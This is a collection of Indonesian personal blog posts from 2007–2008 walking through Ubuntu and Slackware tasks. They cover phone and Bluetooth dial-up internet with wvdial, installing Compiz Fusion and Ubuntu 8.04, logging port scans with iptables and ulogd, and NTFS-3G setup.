command hcitool scan adalah untuk mendeteksi perangkat bluetooth yang aktif di dalam coverage. Nampak hasil command hcitool scan di atas menemukan bluetooth di ponsel saya dengan mac address 00:12:EE:B9:7F:C6. Setelah itu ketikkan $ sdptool search DUN untuk mencari service Dial Up Networking pada bluetooth ponsel kita. Berikut hasil command dari sdptool search DUN di Ubuntu saya,

administrator@administrator-laptop:~$ sdptool search DUN
Inquiring …
Searching for DUN on 00:12:EE:B9:7F:C6 …
Service Name: Dial-up Networking
Service Description: Symbian OS,UIQ phone
Service Provider: Sony Ericsson
Service RecHandle: 0×10014
Service Class ID List:
“Dialup Networking” (0×1103)
Protocol Descriptor List:
“L2CAP” (0×0100)
“RFCOMM” (0×0003)
Channel: 7
Language Base Attr List:
code_ISO639: 0×656e
encoding: 0×6a
base_offset: 0×100
Profile Descriptor List:
“Dialup Networking” (0×1103)
Version: 0×0100

Yang perlu di catat dari hasil command di atas adalah mac adress 00:12:EE:B9:7F:C6 dan nomor channel yang hasilnya bisa berbeda-beda di masing-masing pc. Nomor channel yang tampil pada ubuntu saya adalah 7…. oke Next. Kemudian lanjutkan dengan mengedit file rfcomm.conf yang berada pada folder /etc/bluetooth dengan perintah $ sudo gedit /etc/bluetooth/rfcomm.conf, berikut adalah isi dari file RFCOMM.CONF milik saya yang sudah saya edit dengan menyesuaikan mac adress dan nomor channel dari bluetooth ponsel saya serta keterangan bind no menjadi bind yes

#
# RFCOMM configuration file.
#

#rfcomm0 {
# # Automatically bind the device at startup
# bind yes;
#
# # Bluetooth address of the device
# device 00:12:EE:B9:7F:C6;
#
# # RFCOMM channel for the connection
# channel 7;
#
# # Description of the connection
# comment “Example Bluetooth device”;
#}

Oke, selanjutnya kita edit file wvdial.conf yang terletak di /etc/wvdial.conf dengan mengetikan perintah $ sudo gedit wvdial.conf dan berikut isi dari wvdial.conf milik saya.

[Dialer Defaults]
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
Init3 = AT+CGDCONT=1,”IP”,”internet”
Modem Type = USB Modem
ISDN = 0
New PPPD = yes
Phone = *99***1#
Modem = /dev/ttyACM1
Username = ”
Password = ”
Baud = 460800

[Dialer im3]
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
Init3 = AT+CGDCONT=1,”IP”,”www.indosat-m3.net”
Modem Type = USB Modem
ISDN = 0
New PPPD = yes
Phone = *99***1#
Modem = /dev/ttyACM1
Username = indosat@durasi
Password = indosat@durasi
Baud = 460800

[Dialer blth]
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
Init3 = AT+CGDCONT=1,”IP”,”telkomsel”
Modem Type = USB Modem
ISDN = 0
New PPPD = yes
Phone = *99***1#
Modem = /dev/rfcomm1
Username = ”
Password = ”
Baud = 460800

Kebetulan saya sering berganti kartu ke im3 jika Telkomflash sedang gangguan, makanya juga terdapat setting untuk IM3. Jadi jika posisi menggunakan im3 perintah wvdial di tambah dengan im3 …contohnya $ wvdial im3. Lanjut, tambahkan konfigurasi untuk dial via bluetooth dan beri nama terserah asalkan bisa ingat ^_^. Kebetulan milik saya di beri nama “blth” yang artinya bluetooth, supaya mudah baiknya di samakan aja :d

Oke, setelah itu search bluetooth dari ponsel sampai menemukan bluetooth di PC kemudian konek kan dan masukan passkey yang sama di ponsel dan pc. Jika di ponsel di set 1234, maka lakukan hal yang sama untuk PC, kemudian tiba saatnya untuk melakukan dial. Ketikkan $ wvdial blth, jika yang tampil seperti di bawah ini maka koneksi internet via bluetooth telah berhasil ^_^.

administrator@administrator-laptop:~$ wvdial blth
–> WvDial: Internet dialer version 1.60
–> Cannot get information for serial port.
–> Initializing modem.
–> Sending: ATZ
ATZ
OK
–> Sending: ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
OK
–> Sending: AT+CGDCONT=1,”IP”,”telkomsel”
AT+CGDCONT=1,”IP”,”telkomsel”
OK
–> Modem initialized.
–> Sending: ATDT*99***1#
–> Waiting for carrier.
ATDT*99***1#
CONNECT
~[7f]}#@!}!}!} }9}#}%B#}%}(}”}’}”}”}&} } } } }%}&e82[08]}”#~
–> Carrier detected. Waiting for prompt.
~[7f]}#@!}!}”} }9}#}%B#}%}(}”}’}”}”}&} } } } }%}&e82[08]NN~
–> PPP negotiation detected.
–> Starting pppd at Tue Jul 22 23:40:51 2008
–> Warning: Could not modify /etc/ppp/pap-secrets: Permission denied
–> –> PAP (Password Authentication Protocol) may be flaky.
–> Warning: Could not modify /etc/ppp/chap-secrets: Permission denied
–> –> CHAP (Challenge Handshake) may be flaky.
–> Pid of pppd: 11310
–> Using interface ppp0
–> pppd: ??[06][08][10]?[06][08]??[06][08]
–> local IP address 10.133.121.4
–> pppd: ??[06][08][10]?[06][08]??[06][08]
–> remote IP address 10.64.64.64
–> pppd: ??[06][08][10]?[06][08]??[06][08]
–> primary DNS address 202.3.208.10
–> pppd: ??[06][08][10]?[06][08]??[06][08]
–> secondary DNS address 202.3.210.10
–> pppd: ??[06][08][10]?[06][08]??[06][08]

Tetapi jika yang tampil seperti di bawah ini,

administrator@administrator-laptop:~$ wvdial blth
–> WvDial: Internet dialer version 1.60
–> Cannot open /dev/rfcomm1: No such file or directory

Coba lakukan pairing dari pc ke bluetooth ponsel dengan perintah $ sudo rfcomm bind 1 00:12:EE:B9:7F:C6 7, karena pengalaman saya ketika akan konek via bluetooth keesokan harinya selalu gagal apabila belum di pairing ulang dari pc ke ponsel.


Friday, July 18, 2008

Install Compiz Fusion Linux

Setelah puas karena berhasil instalasi Ubuntu 8.04 kemarin, pertanyaanku “gimana cara nya supaya efek 3D nya bisa maksimal tampil di Ubuntu 8.04 seperti ini” muncul. Maklum ndeso, udah linux sampe semaju ini aku masih aja sering bergelut dengan mikropos eh microsoft yg notabenenya adalah BERBAYAR ! dan yang paling kerennya belum pernah PC ku apalagi laptopku ini terinstall microsoft yang original ? haiyah ..koq keren ..dan ironinya pake’ bangga lagi dengan windows bajakan yang selama ini terintall di PC ku (dari dulu mah emang belum pernah nyetir yang original)..Bad Example ..KEEP ! . Ngoprak ngoprek semaleman nyari menu dan shortcut key nya supaya ubuntu 8.04 ini bisa tampil seperti skrinsut samping nggaaaaak ada hasilnya. Sempet putus asa sambil bilang “ah salah install lagi aku ?“. Tapi semua itu sirna dengan adanya komentar dari kakeko di postingku http://norjik.com/2008/07/07/ubuntu-804-keren ini yang isinya “kalau soal muter2 desktop ma pasti ubuntu 8.04 dah bisa coba aja mas diinstall beryl“.


Bener-bener jalan terang setelah selama ini terbayang-bayang dengan gelapnya rimba linux. Paling tidak saya sudah mendapat jalan terang bahwa untuk memaksimalkan desktop ubuntu 8.04 harus di install sesuatu dan ini berarti standard instalasi ubuntu 8.04 belum bisa digunakan untuk memainkan grafis indah itu ^_^. Dengan berbekal istilah “berly“, saya mulai berkelana di dunia maya. Semua forum dan web-web yang berhubungan dengan ubuntu aku sambangi. Dan akhirnya sampailah di http://balikpapan.linux.or.id (kembali ke daerah juga), nah dari sini lah aku mendapatkan informasi tentang sebuah Plugins yang bernama Compiz Fusion. Lalu bagaimana dengan “berly” tadi ? ah mungkin sama saja dengan Compiz Fusion ini. Berbekal petunjuk dari sini, aku mencoba untuk install plugins ini, berikut pengalaman selama proses instalasi :

Langkah Pertama, saya menambahkan daftar repository http://ppa.launchpad.net/compiz/ubuntu hardy main ke dalam daftar repository yang tersimpan di dalam file source.list yang berada di direktori /etc/apt dengan cara mengetikan perintah

$ sudo gedit /etc/apt/source.list

Setelah terbuka, tambahkan deb http://ppa.launchpad.net/compiz/ubuntu hardy main di bagian paling bawah seperti pada contoh di bawah ini

# Line commented out by installer because it failed to verify:
# deb http://security.ubuntu.com/ubuntu hardy-security main restricted
# Line commented out by installer because it failed to verify:
# deb-src http://security.ubuntu.com/ubuntu hardy-security main restricted
# Line commented out by installer because it failed to verify:
# deb http://security.ubuntu.com/ubuntu hardy-security universe
# Line commented out by installer because it failed to verify:
# deb-src http://security.ubuntu.com/ubuntu hardy-security universe
# Line commented out by installer because it failed to verify:
# deb http://security.ubuntu.com/ubuntu hardy-security multiverse
# Line commented out by installer because it failed to verify:
# deb-src http://security.ubuntu.com/ubuntu hardy-security multiverse
# deb http://repository.cairo-dock.org/ubuntu gutsy cairo-dock
# deb http://ppa.launchpad.net/compiz/ubuntu hardy main

Setelah itu simpan dan tutup halaman ini. Kemudian ketikan perintah $ apt-get update untuk mengupdate daftar repository yang sudah di tambahkan tadi

administrator@administrator-laptop:~$ sudo apt-get updateHit http://au.archive.ubuntu.com hardy Release.gpg
Ign http://au.archive.ubuntu.com hardy/main Translation-en_US
Ign http://au.archive.ubuntu.com hardy/restricted Translation-en_US
Ign http://au.archive.ubuntu.com hardy/universe Translation-en_US
Ign http://au.archive.ubuntu.com hardy/multiverse Translation-en_US
Get:1 http://au.archive.ubuntu.com hardy-updates Release.gpg [189B]
Ign http://au.archive.ubuntu.com hardy-updates/main Translation-en_US
Ign http://au.archive.ubuntu.com hardy-updates/restricted Translation-en_US
Ign http://au.archive.ubuntu.com hardy-updates/universe Translation-en_US
Ign http://au.archive.ubuntu.com hardy-updates/multiverse Translation-en_US
Hit http://au.archive.ubuntu.com hardy Release
Get:2 http://au.archive.ubuntu.com hardy-updates Release [58.5kB]
Hit http://au.archive.ubuntu.com hardy/main Packages
Hit http://au.archive.ubuntu.com hardy/restricted Packages
Hit http://au.archive.ubuntu.com hardy/main Sources
Hit http://au.archive.ubuntu.com hardy/restricted Sources
Hit http://au.archive.ubuntu.com hardy/universe Packages
Hit http://au.archive.ubuntu.com hardy/universe Sources
Hit http://au.archive.ubuntu.com hardy/multiverse Packages
Hit http://au.archive.ubuntu.com hardy/multiverse Sources
Get:3 http://au.archive.ubuntu.com hardy-updates/main Packages [278kB]
Get:4 http://au.archive.ubuntu.com hardy-updates/restricted Packages [6636B]
Get:5 http://au.archive.ubuntu.com hardy-updates/main Sources [79.9kB]
Get:6 http://au.archive.ubuntu.com hardy-updates/restricted Sources [908B]
Get:7 http://au.archive.ubuntu.com hardy-updates/universe Packages [72.0kB]
Get:8 http://au.archive.ubuntu.com hardy-updates/universe Sources [15.9kB]
Get:9 http://au.archive.ubuntu.com hardy-updates/multiverse Packages [16.4kB]
Get:10 http://au.archive.ubuntu.com hardy-updates/multiverse Sources [2613B]
Fetched 531kB in 25s (20.7kB/s)
Reading package lists… Done

Nah, setelah update sukses aku melanjutkan dengan mendownload Plugins Compiz Fusion yang barusan aku tambahkan di daftar repository tadi dengan perintah $ sudo apt-get install compizconfig-settings-manager. Kali ini aku nggak bisa menampilkan proses command dari instalasi Compiz Fusion karena posisi Plugins ini sudah terinstall, takut informasi nya menyesatkan ..he3x ^_^. Kemudian seperti umumnya setelah instalasi, aku merestart komputer. Dan setelah restart aku menemukan menu tambahan configurasi Plugins Compiz Fusion di system - preferenced - advanced desktop effects setting. Nah, dari sinilah menu animasi desktop linux yang keren itu di setting. Selesai sudah proses instalasi plugins Compiz Fusion di laptop saya yang berakhir sukses..Allhamdulillah. Berikut Skrinsut efek 3D dari Ubuntu 8.04 milik ku.

1

Gambar 1

1

Gambar 2

1

Gambar 3

Referensi : http://balikpapan.linux.or.id


Saturday, July 12, 2008

Ubuntu 8.04 ? Keren..!!

Cuman itu yang bisa terlontarkan saat menjajal Linux Distro UBUNTU 8.04. Ubuntu 8.04 ini bisa kawin berjalan di atas Windows ? Gimana maksudnya ? Jadi ternyata UBUNTU 8.04 ini bisa di Install di Windows sodara-sodara… Akhirnya Linux sekarang sudah bisa bersahabat dengan windows. Bermula dari niatan untuk nginstall Laptop Acer aspire 4920 ku dengan Ubuntu 7.0 yang berakhir dengan gatot (gagal total) yang kemudian saya dapat info bahwa ternyata ubuntu 7.0 nggak bisa ndetek Hardisk Type SATA.


Malamnya coba chat dengan Mas Bugi (IT dari salah 1 persh di balikpapan) dia menyarankan untuk Install UBUNTU 8.04 karena sudah mensupport banyak Hardware-hardware baru serta punya tampilan lebih bagus. Good Idea, But i don’t have Ubuntu 8.04 ?? Gimana caranya ? Ide kreatifku muncul yaitu PINJAM. Akhirnya saya meminjam UBUNTU 8.04 ini dari Mas Bugi Allhasil CD siap untuk di install. Seperti biasa sebelum Instalasi, aku MembackUp data-data di Partisi NTFS dan Menyediakan space Unpartition untuk Partition Linux (Masih blon tau kalo bisa Install dari di windows partisi) Butuh Waktu 3 jam untuk proses ini….maklum sempet ketiduran he3x.
Untuk mengolah Partisi aku biasa menggunakan PQMAGIC, jadi aku sediakan space Unpartition sebesar +/- 20Gb untuk UBUNTU 8.04, kemudian aku masukkan UBUNTU 8.04 ke dvd-rom, tak lama muncul StarUp dari UBUNTU 8.04

Gambar 1: Unpartition 20Gb untuk Linux yang sempat saya siapkan

Gambar 2: Startup UBUNTU 8.04

Nah, dari menu startup nomor 2 ini sudah bisa di lihat bahwa UBUNTU 8.04 mungkin bisa di Install di windows. Kemudian klik menu nomor 2 maka akan muncul tampilan seperti gambar di bawah ini :

Gambar 3: Menu instalasi (screenshoot di ambil dari MrBambang)

Pilih drive dimana Ubuntu 8.04 akan di install. Nah, sekarang saat nya bersantai sambil menunggu proses instalasi selesai. Semua akan di kerjakan Ubuntu 8.04 yang makin pinter ini. Selesai proses instalasi via Windows, CD akan Reject dengan sendirinya, dan komputer akan restart untuk proses instalasi tahap 2. Disini nanti kita akan diminta memasukan username dan password kmudian tunggu sesaat sampai proses instalasi selesai. Setelah proses instalasi selesai, aku bener-bener terkagum-kagum dengan tampilan grafis dari Ubuntu 8.04 ini, KEREN cuman itulah yang bisa terucap…(maklum ndeso)..Keep !

Nah, sekarang waktunya ngenet … Saya menggunakan SE P990i untuk modem dan Telkomflash Unlimeted sebagai ISP. Langsung saja buka terminal dari UBUNTU 8.04, kmudian masuk ke folder etc dengan perintah $ cd /etc dan mengetik $ lusb –> untuk mengetahui device yang terhubung melalui USB. Hasilnya seperti ini :

Bus 007 Device 001: ID 0000:0000
Bus 006 Device 002: ID 064e:a101 Suyin Corp.
Bus 006 Device 001: ID 0000:0000
Bus 005 Device 001: ID 0000:0000
Bus 004 Device 011: ID 0fce:d030 Sony Ericsson Mobile Communications AB
Bus 004 Device 001: ID 0000:0000
Bus 003 Device 002: ID 1b1a:0000
Bus 003 Device 001: ID 0000:0000
Bus 002 Device 001: ID 0000:0000
Bus 001 Device 001: ID 0000:0000

Nah terlihat bahwa ponsel saya sudah terdeteksi, sekarang tinggal ngkonek kan ke Telkomflashnya dengan cara mengedit file wvdial.conf yang terdapat di dalam folder /etc. Ketik $ sudo gedit wvdial.conf lalu akan tampil halaman editing konfigurasi. Untuk pengguna Telkomflash seperti aku Konfigurasinya seperti ini :

[Dialer Defaults]
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
Init3 = AT+CGDCONT=1,”IP”,”internet”
Modem Type = USB Modem
ISDN = 0
New PPPD = yes
Phone = *99***1#
Modem = /dev/ttyACM1
Username = ”
Password = ”
Baud = 460800

APN (baca : akses point name) disetting pada baris ke 3, berhubung saya menggunakan Telkomflash unlimeted maka saya menggunakan internet sebagai APN. Untuk penyesuaian APN bisa di lihat disini. Username password pada baris ke 9 dan 10 di kosongkan sesuai dengan ketentuan Telkomflash Unlimeted dan untuk operator lain bisa di lihat disini. Okeh, lanjut dengan menyimpan kembali file wvdial.conf yang telah di edit tadi. Nah, selesai sudah setting internet melalui Modem Ponsel ini. Untuk melakukan koneksi, ketik $ wvdial di terminal tadi. Jika yang tampil seperti berikut di bawah, maka koneksi ke internet melalui modem ponsel telah berhasil…

–> Modem initialized.
–> Cannot get information for serial port.
–> Initializing modem.
–> Sending: ATZ
ATZ
OK
–> Sending: ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
OK
–> Sending: AT+CGDCONT=1,”IP”,”internet”
AT+CGDCONT=1,”IP”,”internet”
OK
–> Modem initialized.
–> Sending: ATDT*99***1#
–> Waiting for carrier.
ATDT*99***1#
CONNECT
~[7f]}#@!}!}!} }9}#}%B#}%}(}”}’}”}”}&} } } } }%}&t!}7iYg~
–> Carrier detected. Waiting for prompt.
~[7f]}#@!}!}”} }9}#}%B#}%}(}”}’}”}”}&} } } } }%}&t!}7i}5
~
–> PPP negotiation detected.
–> Starting pppd at Mon Jul 7 23:16:52 2008
–> Warning: Could not modify /etc/ppp/pap-secrets: Permission denied
–> –> PAP (Password Authentication Protocol) may be flaky.
–> Warning: Could not modify /etc/ppp/chap-secrets: Permission denied
–> –> CHAP (Challenge Handshake) may be flaky.
–> Pid of pppd: 8484
–> Using interface ppp0
–> pppd: ??[06][08][18]?[06][08](?[06][08]
–> local IP address 221.132.226.24
–> pppd: ??[06][08][18]?[06][08](?[06][08]
–> remote IP address 10.64.64.64
–> pppd: ??[06][08][18]?[06][08](?[06][08]
–> primary DNS address 202.3.208.10
–> pppd: ??[06][08][18]?[06][08](?[06][08]
–> secondary DNS address 202.3.210.10
–> pppd: ??[06][08][18]?[06][08](?[06][08]

Nah selesai sudah proses instalasi. Lalu saya coba reboot dan masuk kembali ke MieKropos Microsoft Windows bajakan. Karena saya masih penasaran dengan arti kata Ubuntu 8.04 bisa kawin jalan dengan Windows ? lalu saya masuk ke MyComputer dan ternyata benar bahwa Ubuntu 8.04 terinstall di drive sebesar +/- 20gb tadi dimana drive tersebut masih dalam bentuk partisi NTFS. Koq bisa yah ? setelah coba googling akhirnya aku dapatkan sedikit informasi dari sini bahwa Ternyata pada Ubuntu 8.04 terdapat fitur yang namanya Wubi. Apa itu WUBI ? Menurut situs resminya, Wubi adalah installer Ubuntu untuk pengguna Windows yang bisa membawa ke dunia Linux hanya dengan single click. Wubi bisa digunakan untuk install dan uninstall Ubuntu seperti halnnya software aplikasi. Seperti halnya Ubuntu, Wubi sepenuhnya Free, aman dan simpel. Nah, selagi bisa dan nggak bayar ? kenapa nggak mencoba ?


Referensi : Mr.Bambang


Sunday, August 19, 2007

Modem Ponsel di UBUNTU

Setelah XL 3G come in balikpapan +/- sebulan yang lalu ,keinginanku untuk coba mencicip kecepatan akses internetnya semakin besar walau tarifnya mungkin terbilang sangat mahal karena tidak menggunakan XL CORPORATE, namun tak apalah hitung-hitung menjajal kecepatan akses internetnya setelah tercoverage 3G. Tetapi kali ini aku sedikit kesulitan dari biasanya, sebab kebetulan OS yang terinstall di PC ku adalah LINUX distro UBUNTU. Nggak seperti biasanya kalau di WinXP ada system Plug and Play walau masih meminta Driver lagi tetapi tidak di Linux, waktu itu aku coba menancapkan ke USB namun LINUX tidak mendeteksi keberadaan Hardware tersebut walaupun memasukkan CD Driver sekalipun. Lalu sempat kontak dg imam via chat dan kemudian diberikan cara-cara step by step yang awalnya masih gagal juga setelah di ketahui penyebab gagalnya adalah dari saya juga ..he..3x. Tetapi setelah aku coba-coba lagi akhirnya berhasil juga, Begini caranya :
  • Tancap kabel dari Hape ke USB, dan set ponsel ke Phone Mode dan masuk ke root mode dengan menggunakan perintah sudo bash -s -H
  • Lalu jalan kan perintah wvdial

  • Kemudian buka dan edit file wvdial.conf yang berlokasi di /etc/wvdial.conf
  • Edit menjadi seperti di bawah ini :

    [Dialer Defaults]
    Modem = /dev/ttyACM0
    Phone = *99***1#

    Username = xlgprs
    Password = proxl
    New PPPD = yes


    Untuk baris /dev/ttyACM0, menunjukkan lokasi link HP. Upama terjadi Error coba ubah dengan ttyACM1
  • Kemudian simpan file tersebut lalu jalan kan perintah wvdial pada root

Nah Selesai sudah,

Setelah mengunjungi rumah Paman Google, eh di beritahu lagi cara lain yang menurut saya ini bisa akan mempermudah lagi. Yaitu dengan menggunakan Gnome PPP, Begini caranya :

  • Masuk console, gunakan mode root:sudo bash -s -H
  • Install aplikasi gnome-ppp menggunakan apt-get:

    apt-get install gnome-ppp
  • Sekarang dari menu bar yg ada di atas, klik Applications -> Internet -> GNOME PPP.
  • Masukkan username, password dan nomer telepon:


  • Klik tombol Setup. Untuk mendeteksi handphone secara otomatis, klik tombol Detect.


  • Khusus pengguna XL Corporate, tekan tombol Init Strings… Masukkan string tambahan berikut ini, pada salah satu baris Init:

    AT+CGDCONT=1,"IP","www.xlgprs.net"


  • Tekan tab Options, samakan dengan yang di bawah ini:


  • Kembali ke tampilan pertama kali, kemudian tekan tombol Connect.

Kesimpulan : Setelah mencoba browsing dengan menggunakan XL 3G ternyata memang oke, bisa di bilang lebih cepat dari pada Speedy. Namun karena saya tidak berlangganan Paket data XL maka segera saya akhiri koneksi Internet saya dan kembali menggunakan Speedy.


Referensi : Imam JSK, Google, Cyber Media


Friday, July 13, 2007

Memonitor Jaringan dg iptables dan ugold

Artikel ini adalah di khususkan unntuk mencatat kegiatan port scanning dan ping terhadap reouter kita
Cara kerja daemon ini adalah dengan mencatat log yang terdapat pada iptables ke file /var/log/ulogd.sylogemu.

Biasanya log yang tidak menggunakan ulogd akan di memenuhi log "dmesg". Maka dengan ulogd, log-log yang di buat pada rule iptables akan dialihkan ke log-nya ulogd. Aku menginstall ulogd ini di mesin Slackware10 dengan kernel 2.6.8. Tidak ada larangan apapun dalam dukumen ini, silahkan di copy paste ke manapun dengan tujuan pengetahuan untuk bersama, sebab mengenai ini pun saya dapatkan dari hasil googling. Oke langsung aja ya,

1. Persiapan

Login dari level user biasa ke root, disarankan jangan menjalankan command "su" secara langsung. Biasakan untuk selalu mengetik command tersebut langsung dari nama path-nya, yaitu "/bin/su". Dengan mengetik full pathname, berarti anda menjalankan program su langsung dari sumbernya. Metode ini sangat penting guna memproteksi passwd Superuser dari penyadapan program2 Trojan Horse. Selanjutnya masuk ke direktory temporari tempat biasanya anda meng-install tool-tool. Saya biasanya meletakkan di /tmp/installer, lalu download dan compile tool tersebut.


[sysadmin@router1]$ /bin/su root

[root@router1]# mkdir /tmp/installer

[root@router1]# cd /tmp/installer

[root@router1]# wget -c http://freshmeat.net/redir/ulogd/10896/url_bz2/ulogd-1.02.tar.bz2

[root@router1]# bunzip2 ulogd-1.02.tar.bz2

[root@router1]# tar -xf ulogd-1.02.tar

[root@router1]# cd ulogd-1.02

-

Disini kita akan melakukan perubahan sedikit path pada file configure karena pada configurasi default sama sekali logging iptables tidak akan ter-log.


Konfigurasi path default nya seperti ini :

/usr/local/sbin/ulogd <== file executie

/usr/local/etc/ulogd.conf <== file konfigurasi

/var/log/ulog.log <== log kondisi daemond

/var/log/ulog.syslogemu <== log laporan iptables

-

Caranya dengan mengedit file configure

# --- ubah menjadi seperti ini ---

bindir='/bin'

sbindir='/sbin'

libexecdir='/libexec'

datadir='/share'

sysconfdir='/etc'

sharedstatedir='/com'

localstatedir='/var'

libdir='/lib'

includedir='/include'

oldincludedir='/usr/include'

infodir='/info'

mandir='/man'

-

Compile Source nya

[root@router1]# ./configure

[root@router1]# make

[root@router1]# make install


Setelah berhasil di install maka file2 penting ulogd akan terletak di direktori :

/sbin/ulogd <== file executie

/etc/ulogd.conf <== file konfigurasi


Lalu jalankan daemon ulogd

[root@router1]# /sbin/ulogd -c /etc/ulogd.conf &

Fri Sep 3 13:44:04 2004 <3> ulogd.c:300 registering interpreter `raw'

Fri Sep 3 13:44:04 2004 <3> ulogd.c:300 registering interpreter `oob'

Fri Sep 3 13:44:04 2004 <3> ulogd.c:300 registering interpreter `ip'

Fri Sep 3 13:44:04 2004 <3> ulogd.c:300 registering interpreter `tcp'

Fri Sep 3 13:44:04 2004 <3> ulogd.c:300 registering interpreter `icmp'

Fri Sep 3 13:44:04 2004 <3> ulogd.c:300 registering interpreter `udp'

Fri Sep 3 13:44:04 2004 <3> ulogd.c:300 registering interpreter `ahesp'

Fri Sep 3 13:44:04 2004 <5> ulogd.c:355 registering output `syslogemu'


Lihat apakah ulogd anda sudah berjalan

[root@router1]# ps ax|grep ulogd

5858 pts/0 S 0:00 /sbin/ulogd -c /etc/ulogd.conf

-

[root@router1]# tail -f /var/log/ulogd.log

Fri Sep 3 13:44:04 2004 <3> ulogd.c:479 ulogd Version 1.01 starting

Fri Sep 3 13:44:04 2004 <5> ulogd.c:696 initialization finished, entering main loop


Oke ........ sekarang daemon ulogd anda sudah jalan .........


Agar dapat dijalankan setiap mesin anda booting maka dapat ditambahkan di rc.local
[root@router1] echo "/sbin/ulogd -c /etc/ulogd.conf &" >> /etc/rc.d.rc.local


2. Konfigurasi Kernel dan Module


Agar kernel anda support dengan iptables maka terlebih dahulu harus mengaktifkan

config option CONFIG_IP_NF_TARGET_ULOG pada netfilter dengan me-recompile kernel

atau hanya me-recompile module netfilter


[root@router1] cd /usr/src/linux-2.6.7/

[root@router1] make modules SUBDIRS=net/ipv4/netfilter

[root@router1] make modules_install


3. Membuat rule log iptables


Berhubung saya menggunakan distro Slackware, maka rule iptables-nya diletakkin pada /etc/rc.d/rc.firewall

sedangkan untuk distro RedHat dapat diketikkan langsung pada console dan akan tersimpan otomatis pada /etc/sysconfig/iptables


/usr/sbin/iptables -A INPUT -p icmp --icmp-type "echo-request" -m limit --limit 5/minute -j ULOG --ulog-prefix '< Ping Scan >'

/usr/sbin/iptables -A in_tcp -p tcp --tcp-flags SYN,ACK,FIN,RST RST -m limit --limit 1/s --limit-burst 5 -j ULOG --ulog-level \

--ulog-pre fix '< Stealth Scan >'

/usr/sbin/iptables -A in_tcp -p tcp --tcp-flags ALL FIN,URG,PSH -m limit --limit 5/m -j ULOG --ulog-level --ulog-prefix \

'< XMAS Scan >'

/usr/sbin/iptables -A in_tcp -p tcp --tcp-flags SYN,RST SYN,RST -m limit --limit 5/m -j ULOG --ulog-level --ulog-prefix \

'< SYN/RST Scan>'

/usr/sbin/iptables -A in_tcp -p tcp --tcp-flags SYN,FIN SYN,FIN -m limit --limit 5/m -j ULOG --ulog-level --ulog-prefix \

'< SYN/FIN Scan>'

Restart iptables anda, untuk mesin Slackware
[root@router1]# /etc/rc.d/rc.inet2 restart


Untuk mesin Redhat

[root@router1]# /etc/inet.d/iptables save

[root@router1]# /etc/inet.d/iptables restart

4. Mengetes logging iptables

Setelah ulogd di running kan dan iptables direstart ........ saat nya anda mengetest loging tersebut ...........

Sample yang saya buat adalah dimana mesin router1 (192.168.0.2) di Ping oleh Win2003 server (192.168.0.1)

dan port scanner dari Notebook (192.168.3.37)


Ping yang dilakukan oleh Win2003 Server

*==========================================

Welcome to Microsoft Telnet Server.

*==========================================

C:\Documents and Settings\Administrator>ping 192.168.0.2

Pinging 192.168.0.2 with 32 bytes of data:

Reply from 192.168.0.2: bytes=32 time<1ms TTL=64

Reply from 192.168.0.2: bytes=32 time<1ms TTL=64


Ping statistics for 192.168.0.2:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:

Minimum = 0ms, Maximum = 0ms, Average = 0ms

-

Kemudian lihat hasil logging iptablesnya :

[root@router1]# tail -f /var/log/ulogd.syslogemu

Sep 3 13:55:46 ns1 < Ping Scan > IN=eth0 OUT= MAC=00:80:48:11:c2:d7:00:c1:28:01:ce:2f:08:00 SRC=192.168.0.1 \

DST=192.168.0.2 LEN=60 TOS=00 PREC=0x00 TTL=128 ID=433 PROTO=ICMP TYPE=8 CODE=0 ID=512 SEQ=256

Sep 3 13:55:47 ns1 < Ping Scan > IN=eth0 OUT= MAC=00:80:48:11:c2:d7:00:c1:28:01:ce:2f:08:00 SRC=192.168.0.1 \

DST=192.168.0.2 LEN=60 TOS=00 PREC=0x00 TTL=128 ID=435 PROTO=ICMP TYPE=8 CODE=0 ID=512 SEQ=512


Port Scanning dari IP 192.168.3.37

[root@norjik]# nmap -v www.imanibbi.ac.id

Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-09-03 13:51 WIT

Host ns1.imanibbi.ac.id (192.168.2.1) appears to be up ... good.

Initiating SYN Stealth Scan against ns1.imanibbi.ac.id (192.168.2.1) at 13:51


Kemudian lihat lagi hasil logging iptablesnya :

[root@router1]# tail -f /var/log/ulogd.syslogemu

Sep 3 14:01:17 ns1 < Stealth Scan > IN=eth2 OUT= MAC=00:80:48:17:0d:57:00:80:48:17:0d:4a:08:00

SRC=192.168.3.37 DST=192.168.2.1 LEN=40 TOS=00 PREC=0x00 TTL=63 ID=230 DF PROTO=TCP SPT=36344 DPT=79

SEQ=138215714 ACK=0 WINDOW=0 RST URGP=0


Dari hasil logging diatas kelihatan bahwa ip 192.168.0.1 dan 192.168.3.37 masing-masing telah melakukan ping dan port scanning.

Konfigurasi yang membuat pusing kepala, tapi nikmat kalau sudah sukses. Silahkan berexperiment dan mohon sharenya ya kalau ada pengalaman lain yang menghebohkan.
Trim's


Thursday, July 5, 2007

Membaca NTFS di Linux

Di saat menginstall linux, terkadang kita agak pelit pada partisi linux kita. Kita memberi ukuran paling minimal pada partisi linux kita. Sehingga bila akan menyimpan file lewat linux agak kebingungan karena space yang sempit. Terpaksa kita menyimpan di partisi yang lain yang masih juga partisi dari Linux tentunya.
Tapi tidak usah khawatir. Selalu ada cara untuk mengatasinya.
Supaya linux bisa membaca dan menulis di partisi NTFS kita dapat mengatasinya dengan menginstall driver NTFS-3G di linux kita. Namun sebelum kita menginstall NTFS-3G terlebih dahulu kita harus menginstall paket FUSE terlebih dahulu.


Setelah kita mendapat paket-paket tersebut kemudian diinstall ke linux kita. Step-stepnya :

Untuk paket FUSE, ekstrak paket terlebih dahulu, kemudian masuk ke folder hasil ekstrakan tersebut. Kemudian ketikkan command berikut di Terminal dengan terlebih dahulu masuk ke root :

  • ./configure
  • make
  • make install

